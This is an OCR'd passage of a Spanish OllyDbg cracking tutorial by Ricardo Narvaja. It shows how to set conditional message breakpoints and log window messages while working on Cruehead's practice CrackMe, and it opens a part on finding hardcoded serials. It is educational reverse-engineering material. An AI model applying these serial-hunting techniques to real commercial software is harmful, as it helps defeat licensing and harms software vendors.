
Ponemos el programa a correr nuevamente y llegamos a la ventana de ingresar el user y serial pero esta vez no ingresamos nada.




Vamos a la ventana W


Handle	Title	Parent	WinProc	ID	Style	ExtStyle	Thread	ClsProc	Class
004907F8	Register	Topmost			14C800C4	00010101	Main	77D3E54F	#32770
00410728	Cancel	004907F8		000003EB	50010000	00000004	Main	77D3B00E	Button
008D0708	Serial	004907F8		0000FFFF	50020000	00000004	Main	77D3E592	Static
00F20736		004907F8		000003E8	50100080	00000204	Main	77D3B3C4	Edit
011A079C	OK	004907F8		000003EA	50010001	00000004	Main	77D3B00E	Button
011E06B2	Name	004907F8		0000FFFF	50020000	00000004	Main	77D3E592	Static
080E07CC		004907F8		000003E9	50010080	00000204	Main	77D3B3C4	Edit
01840738	CrackMe v1.0	Topmost		00D40718	1CCF0000	00000100	Main	00401128	No need to disasm the code!

Y repetimos el procedimiento anterior pero esta vez eligiendo



El tipo de mensaje 101 o sea WM_KEYUP para que pare cuando soltamos la tecla.






Handle	Title	Parent	WinProc	ID	Style	ExtStyle	Thread	ClsProc	Class
004907F8	Register	Topmost			14C800C4	00010101	Main	77D3E54F	#32770
00410728	Cancel	004907F8		000003EB	50010000	00000004	Main	77D3B00E	Button
008D0708	Serial	004907F8		0000FFFF	50020000	00000004	Main	77D3E592	Static
00F20736		004907F8		000003E8	50010080	00000204	Main	77D3B3C4	Edit
011A079C	OK	004907F8		000003EA	50010001	00000004	Main	77D3B00E	Button
011E06B2	Name	004907F8		0000FFFF	50020000	00000004	Main	77D3E592	Static
080E07CC		004907F8		000003E9	50010080	00000204	Main	77D3B3C4	Edit
01840738	CrackMe v1.0	Topmost		00D40718	1CCF0000	00000100	Main	00401128	No need to c


Apretamos una tecla para escribir el nombre en la ventana de user y serial y vemos que en este caso no para, porque el programa no procesa los mensajes de la presión tecla por tecla, pero es bueno saberlo porque hay programas que si lo hacen, y comparan carácter por carácter a medida que tipeamos, y por eso hay que tener en cuenta para esos casos esa opción.

Ahora esto trae otros interrogantes, podemos hacer que OLLY nos liste los mensajes que utiliza el programa sin parar, de forma de luego poder utilizar el BMSG que sabemos que funcionara, pues es utilizado?

Pues es sencillo, lo que tenemos que hacer es utilizar un BMSG que sabemos que funciona, como en este caso el 202 y poner un BMSG en el y que se detenga como hicimos en el primer caso, quitamos todos los BPX en la ventana B y repetimos hasta que pare al apretar el botón OK por BMSG 202 WM_LBUTTONUP





Lo colocamos y apretamos OK en la ventana de ingresar el serial.




Vemos que allí paro ahora modificaremos las cosas para que loguee todos los mensajes utilizados por los botones.


Vamos a la ventana B






Allí esta el BMSG, así que haré CLICK DERECHO-EDIT CONDITION






Vemos que el BMSG es un BREAKPOINT CONDICIONAL, cuya condicion es que [esp +8] sea 202 en este caso o sea WM_LBUTTONUP, si vemos el stack



Allí esta el valor 202 en [esp +8]

Si tienen dudas que es ESP +8 hacen doble click aquí




En la direccion de la parte superior del stack

```
$ ==>   77D18734  CALL to Assumed WinProc from USER32.77D18731
$+4     009C075E  hWnd = 009C075E ('OK',class='Button',parent=104707B4)
$+8     00000202  Message = WM_LBUTTONUP
$+C     00000000  Keys = 0
$+10    00180044  X = 68. Y = 24.
$+14    77D3B00E  RETURN to USER32.77D3B00E
$+18    DCBAABCD
$+1C    00000000
$+20    0012FD1C
$+24    77D3B00E  RETURN to USER32.77D3B00E
$+28    0012FD48
$+2C    77D18816  RETURN to USER32.77D18816 from USER32.77D1870C
$+30    77D3B00E  RETURN to USER32.77D3B00E
$+34    009C075E
```

Y cambia la numeración relativa a ESP, allí vemos que es "$ + 8" o "ESP + 8"

Bueno la cuestión es que en [esp+8] esta el numero del BMSG que necesitamos saber asi que cambiamos en la ventana del BREAKPOINT.



Para que loguee el valor que se encuentra en EXPRESSION en este caso [esp + 8], que no pare o sea en PAUSE PROGRAM ponemos NEVER y LOG VALUE OF EXPRESSION y LOG FUNCTION ARGUMENTS pues no esta demás en ambos que los loguee ALWAYS o sea SIEMPRE.

Aceptamos y vamos a colocar nuestro nombre y serial nuevamente al apretar OK miramos el LOG y vemos la lista de mensajes que usa el programa en los botones con sus nombres y números.


```
77D3B00E COND: <WinProc> = 00000087
77D3B00E CALL to Assumed WinProc from USER32.77D18731
           hWnd = 00F60728 ('OK',class='Button',parent=01270778)
           Message = WM_GETDLGCODE
           wParam = 0
           lParam = 0
77D3B00E COND: <WinProc> = 00000087
77D3B00E CALL to Assumed WinProc from USER32.77D18731
           hWnd = 041507DA ('Cancel',class='Button',parent=01270778)
           Message = WM_GETDLGCODE
           wParam = 0
           lParam = 0
77D3B00E COND: <WinProc> = 000000F4
77D3B00E CALL to Assumed WinProc from USER32.77D18731
           hWnd = 00F60728 ('OK',class='Button',parent=01270778)
           Message = BM_SETSTYLE
           Style = BS_DEFPUSHBUTTON
           Redraw = TRUE
77D3B00E COND: <WinProc> = 00000201
77D3B00E CALL to Assumed WinProc from USER32.77D18731
           hWnd = 00F60728 ('OK',class='Button',parent=01270778)
           Message = WM_LBUTTONDOWN
           Keys = MK_LBUTTON
           X = 46. Y = 7.
77D3B00E COND: <WinProc> = 00000007
77D3B00E CALL to Assumed WinProc from USER32.77D18731
           hWnd = 00F60728 ('OK',class='Button',parent=01270778)
           Message = WM_SETFOCUS
           hWndLose = 00A3075E (class='Edit',parent=01270778)
           lParam = 0
77D3B00E COND: <WinProc> = 000000F3
77D3B00E CALL to Assumed WinProc from USER32.77D18731
           hWnd = 00F60728 ('OK',class='Button',parent=01270778)
           Message = BM_SETSTATE
           Highlight = TRUE
           lParam = 0
77D3B00E COND: <WinProc> = 00000200
77D3B00E CALL to Assumed WinProc from USER32.77D18731
           hWnd = 00F60728 ('OK',class='Button',parent=01270778)
           Message = WM_MOUSEMOVE
           Keys = MK_LBUTTON
           X = 47. Y = 10.
77D3B00E COND: <WinProc> = 000000F3
77D3B00E CALL to Assumed WinProc from USER32.77D18731
           hWnd = 00F60728 ('OK',class='Button',parent=01270778)
           Message = BM_SETSTATE
           Highlight = TRUE
           lParam = 0
77D3B00E COND: <WinProc> = 00000202
77D3B00E CALL to Assumed WinProc from USER32.77D18731
           hWnd = 00F60728 ('OK',class='Button',parent=01270778)
           Message = WM_LBUTTONUP
           Keys = 0
           X = 47. Y = 10.
77D3B00E COND: <WinProc> = 000000F3
77D3B00E CALL to Assumed WinProc from USER32.77D18731
           hWnd = 00F60728 ('OK',class='Button',parent=01270778)
           Message = BM_SETSTATE
           Highlight = FALSE
           lParam = 0
77D3B00E COND: <WinProc> = 00000008
77D3B00E CALL to Assumed WinProc from USER32.77D18731
           hWnd = 00F60728 ('OK',class='Button',parent=01270778)
           Message = WM_KILLFOCUS
           hWndGet = 01270778 ('Register',class='#32770')
           lParam = 0
77D3B00E COND: <WinProc> = 00000002
77D3B00E CALL to Assumed WinProc from USER32.77D18731
           hWnd = 00F60728 ('OK',class='Button',parent=01270778)
```

Allí vemos como dije que utiliza el 201 WM_LBUTTONDOWN y luego 202 WM_LBUTTONUP, y que no utiliza los de tecla WM_KEYUP o WM_KEYDOWN jeje.


Para hacer un logueador genérico para todo el programa (botones, ventanas etc) se deben hacer condicional breakpoints en las apis que manejan mensajes. Podemos utilizar las apis TranslateMessage y DefWindowProcA que se complementan en su logueo.

Si quieren un reporte completo pueden poner un breakpoint condicional en las dos apis, veamos como se hace eso.


Para hacer rápido tipeo en la commandbar BP TranslateMessage y BP DefWindowProcA.




Y




Con eso ponemos dos BPX en las apis ahora los transformaremos en condicionales vamos a la ventana B y hacemos click en el primero FOLLOW IN DISSASSEMBLER.






Ahora que estamos en la dirección, colocamos el BREAKPOINT CONDICIONAL LOG.




Poniendo como expresión a loguear MSG que es el valor del tipo de BMSG por ejemplo en WM_LBUTTONUP era 202 en ese caso MSG=202

Ponemos que no pare nunca y que loguee siempre y realizamos el mismo trabajo en la otra api.




Ya tenemos convertidos los BPX en CONDICIONALES



y si queremos que ya que los resultados serán muchos se loguee a una fila txt en el LOG.

Hacemos click derecho LOG TO FILE



Y elegimos el nombre del archivo de texto que lo guardara, ahora damos RUN.

```
          Message = WM_ENTERIDLE
          Source = MSGF_MENU
          hWnd = 031507F8 (class='#32768',parent=00140742)
77D1D4EE COND: 00000121
77D1D4EE CALL to DefWindowProcA from CRACKME.0040118C
          hWnd = 00140742 ('CrackMe v1.0',class='No need to disasm the code!')
          Message = WM_ENTERIDLE
          Source = MSGF_MENU
          hWnd = 031507F8 (class='#32768',parent=00140742)
77D1D4EE COND: 00000121
77D1D4EE CALL to DefWindowProcA from CRACKME.0040118C
          hWnd = 00140742 ('CrackMe v1.0',class='No need to disasm the code!')
          Message = WM_ENTERIDLE
          Source = MSGF_MENU
          hWnd = 031507F8 (class='#32768',parent=00140742)
77D1D4EE COND: 00000085
77D1D4EE CALL to DefWindowProcA from CRACKME.0040118C
          hWnd = 00140742 ('CrackMe v1.0',class='No need to disasm the code!')
          Message = WM_NCPAINT
          Region = E0041935 (region)
          lParam = 0
77D1D4EE COND: 00000014
77D1D4EE CALL to DefWindowProcA from CRACKME.0040118C
          hWnd = 00140742 ('CrackMe v1.0',class='No need to disasm the code!')
          Message = WM_ERASEBKGND
          hDC = 9401167D
          lParam = 0
77D1D4EE COND: 00000125
77D1D4EE CALL to DefWindowProcA from CRACKME.0040118C
          hWnd = 00140742 ('CrackMe v1.0',class='No need to disasm the code!')
          Message = WM_UNINITMENUPOPUP
          hMenu = 005406F4
          ID = 0
77D1D4EE COND: 0000011F
77D1D4EE CALL to DefWindowProcA from CRACKME.0040118C
          hWnd = 00140742 ('CrackMe v1.0',class='No need to disasm the code!')
          Message = WM_MENUSELECT
          Item = 0. Flags = MF_BYPOSITION|MF_SEPARATOR|3|MF_BITMAP|MF_OWNERDRAW|MF_POPUP|MF_ME
          hMenu = NULL
77D1D4EE COND: 00000212
77D1D4EE CALL to DefWindowProcA from CRACKME.0040118C
          hWnd = 00140742 ('CrackMe v1.0',class='No need to disasm the code!')
          Message = WM_EXITMENULOOP
          IsPopUp = FALSE
          lParam = 0
77D1D4EE COND: 00000086
77D1D4EE CALL to DefWindowProcA from CRACKME.0040118C
          hWnd = 00140742 ('CrackMe v1.0',class='No need to disasm the code!')
          Message = WM_NCACTIVATE
          Active = FALSE
          lParam = 0
77D1D4EE COND: 00000006
77D1D4EE CALL to DefWindowProcA from CRACKME.0040118C
          hWnd = 00140742 ('CrackMe v1.0',class='No need to disasm the code!')
          Message = WM_ACTIVATE
          WA_INACTIVE Minimized = 0
          hWnd = NULL
77D1D4EE COND: 0000001C
77D1D4EE CALL to DefWindowProcA from CRACKME.0040118C
          hWnd = 00140742 ('CrackMe v1.0',class='No need to disasm the code!')
          Message = WM_ACTIVATEAPP
          Activate = FALSE
          ThreadId = AC0
77D1D4EE COND: 00000008
77D1D4EE CALL to DefWindowProcA from CRACKME.0040118C
          hWnd = 00140742 ('CrackMe v1.0',class='No need to disasm the code!')
          Message = WM_KILLFOCUS
          hWndGet = NULL
          lParam = 0
77D18BF6 COND: 0000000F
77D18BF6 CALL to TranslateMessage from CRACKME.0040110C
          pMsg = WM_PAINT hw = 140742 ("CrackMe v1.0")
77D1D4EE COND: 0000000F
77D1D4EE CALL to DefWindowProcA from CRACKME.0040118C
          hWnd = 00140742 ('CrackMe v1.0',class='No need to disasm the code!')
          Message = WM_PAINT
```

Vemos el resultado del LOGUEO completo de todos los mensajes, los cuales se guardan en una fila txt, la cual luego podemos mirar con detenimiento para ver cual BMSG nos conviene mas colocar y en donde ya que el listado nos muestra cada mensaje en que ventana, boton, etc se aplica.

Sabiendo manejar correctamente los BMSG puede ser una gran ayuda ya lo veremos en casos de NAGS que se utiliza el WM_CLOSE para que pare cuando se cierra la msima y mil usos mas hay mensajes para casi todos los eventos que pueden ocurrir en una ventana.

Espero que lo hayan entendido y les sirva, en la próxima parte terminaremos de hallar el serial valido para el CRACKME DE CRUEHEAD

Hasta la parte 13
Ricardo Narvaja

30 de noviembre de 2005

INTRODUCCION AL CRACKING CON OLLYDBG PARTE 13


TRABAJANDO PESCANDO Y REVIRTIENDO SERIALES

Creo que una de los temas mas candentes de hoy en día es el tema de hallar seriales, sobre todo luego de que existen fuertes encriptaciones que pueden llegar a complicar la cosa, igual iremos paso a paso desde el caso mas simple al mas complejo, tratando de practicar bastante para poder afianzar los conceptos de trabajar con seriales.

Bueno esta primera parte del trabajo con seriales lo dedicaremos a los HARDCODED, que son los seriales que no son calculados a partir de un nombre, o sea es un serial fijo que puede ser un texto, un numero pero es siempre el mismo y muchas veces son sencillos otras no tanto, se tiene el concepto que son los mas fáciles de hallar jeje, por eso empezamos por este tipo, pero hay de todo fáciles y mas difíciles ya verán los ejemplos en esta parte.

